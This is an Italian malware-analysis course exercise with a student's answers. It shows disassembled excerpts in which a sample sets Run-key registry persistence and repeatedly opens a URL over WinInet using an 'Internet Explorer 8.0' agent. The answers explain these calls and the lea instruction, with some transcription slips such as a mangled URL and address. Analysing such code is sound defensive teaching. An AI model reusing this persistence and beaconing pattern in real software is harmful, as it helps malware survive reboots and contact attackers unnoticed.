EPICODE Unit 3 Week 3

Assembly

Traccia:

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:


- Descrivere **come** il malware ottiene la **persistenza**, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite
- Identificare il **client software** utilizzato dal malware per la connessione ad Internet
- Identificare l'URL al quale il malware tenta di connettersi ed evidenziare la **chiamata di funzione** che permette al malware di connettersi ad un URL
- BONUS: qual è il significato e il funzionamento del comando assembly "**lea**"

```
00040286F   push    2               ; samDesired
00402871    push    eax             ; ulOptions
00402872    push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877    push    HKEY_LOCAL_MACHINE ; hKey
0040287C    call    esi ; RegOpenKeyExW
0040287E    test    eax, eax
00402880    jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882    lea     ecx, [esp+424h+Data]
00402886    push    ecx             ; lpString
00402887    mov     bl, 1
00402889    call    ds:lstrlenW
0040288F    lea     edx, [eax+eax+2]
00402893    push    edx             ; cbData
00402894    mov     edx, [esp+428h+hKey]
00402898    lea     eax, [esp+428h+Data]
0040289C    push    eax             ; lpData
0040289D    push    1               ; dwType
0040289F    push    0               ; Reserved
004028A1    lea     ecx, [esp+434h+ValueName]
004028A8    push    ecx             ; lpValueName
004028A9    push    edx             ; hKey
004028AA    call    ds:RegSetValueExW
```


```
.text:00401150 ; ╔═══════════════ S U B R O U T I N E ═══════════════════════════════════════
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150                 push    esi
.text:00401151                 push    edi
.text:00401152                 push    0               ; dwFlags
.text:00401154                 push    0               ; lpszProxyBypass
.text:00401156                 push    0               ; lpszProxy
.text:00401158                 push    1               ; dwAccessType
.text:0040115A                 push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                 call    ds:InternetOpenA
.text:00401165                 mov     edi, ds:InternetOpenUrlA
.text:0040116B                 mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D                 push    0               ; dwContext
.text:0040116F                 push    80000000h       ; dwFlags
.text:00401174                 push    0               ; dwHeadersLength
.text:00401176                 push    0               ; lpszHeaders
.text:00401178                 push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                 push    esi             ; hInternet
.text:0040117E                 call    edi ; InternetOpenUrlA
.text:00401180                 jmp     short loc_40116D
.text:00401180 StartAddress    endp
.text:00401180
```

1) Descrivere come il malware ottiene la persistenza, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite. I malware spesso sfruttano il registro di Windows per garantirsi una presenza persistente sul sistema. Ciò significa che il malware si aggiunge alle voci del registro che specificano quali programmi devono essere avviati all'avvio del computer, in modo da esser avviato automaticamente e in modo permanente senza richiedere alcuna azione da parte dell'utente. Uno dei percorsi del registro frequentemente utilizzati dai malware per ottenere questa persistenza è "Software\Microsoft\Windows\CurrentVersion\Run". che è stato identificato nel codice oggetto d'interesse. Per raggiungere questo obiettivo, il malware esegue due chiamate di funzione principali:

• RegOpenKey: i parametri della funzione sono passati allo stack tramite push, e con questa funzione il malware accede alla chiave di registro prima di modificarne il valore;



• RegSetValueEx: vengono passati allo stack alcuni valori tramite istruzione push ecx e push edx. Questa funzione è usata dal malware per modificare il valore del registro ed aggiungere una nuova entry, in modo tale da ottenere la persistenza all'avvio del sistema operativo.



2) : Identificare il client software utilizzato dal malware per la connessione ad internet:

Il malware cerca di stabilire una connessione a Internet utilizzando il software client Internet Explorer 8.0.

3) : **Identificare l'URL al quale il malware tenta di connettersi ed evidenziare la chiamata di funzione che permette al malware di connettersi ad un URL.**

Microsoft fornisce un insieme di API chiamate WinInet APIs per la gestione delle operazioni di networking a livello di sistema. Queste API sono incluse nella libreria WinInet.dll, che offre una serie di funzioni per l'implementazione di protocolli di rete come HTTP e FTP. Nel codice oggetto d'interesse ci sono:

• InternetOpen: Questa funzione viene utilizzata per inizializzare una connessione a Internet. Consente di creare un oggetto handler per la connessione che verrà utilizzato nelle successive operazioni di rete;

• InternetOpenUrl: Questa funzione viene utilizzata per stabilire una connessione a un URL specifico. Accetta come parametri un oggetto handler per una connessione inizializzata con InternetOpen e l'URL a cui si desidera connettersi.

```
call    ds:InternetOpenA
mov     edi, ds:InternetOpenUrlA
```

Bonus: Significato e funzionamento del comando assembly "lea".

Il comando "lea" (Load Effective Address) viene utilizzato per caricare un indirizzo di memoria specifico

nella destinazione specificata, in modo che possa essere utilizzato per accedere ai dati o eseguire altre

operazioni in quella posizione di memoria.

Sintassi del comando lea: "lea destinazione, sorgente"

```
lea     eax, [esp+428h+Data]
```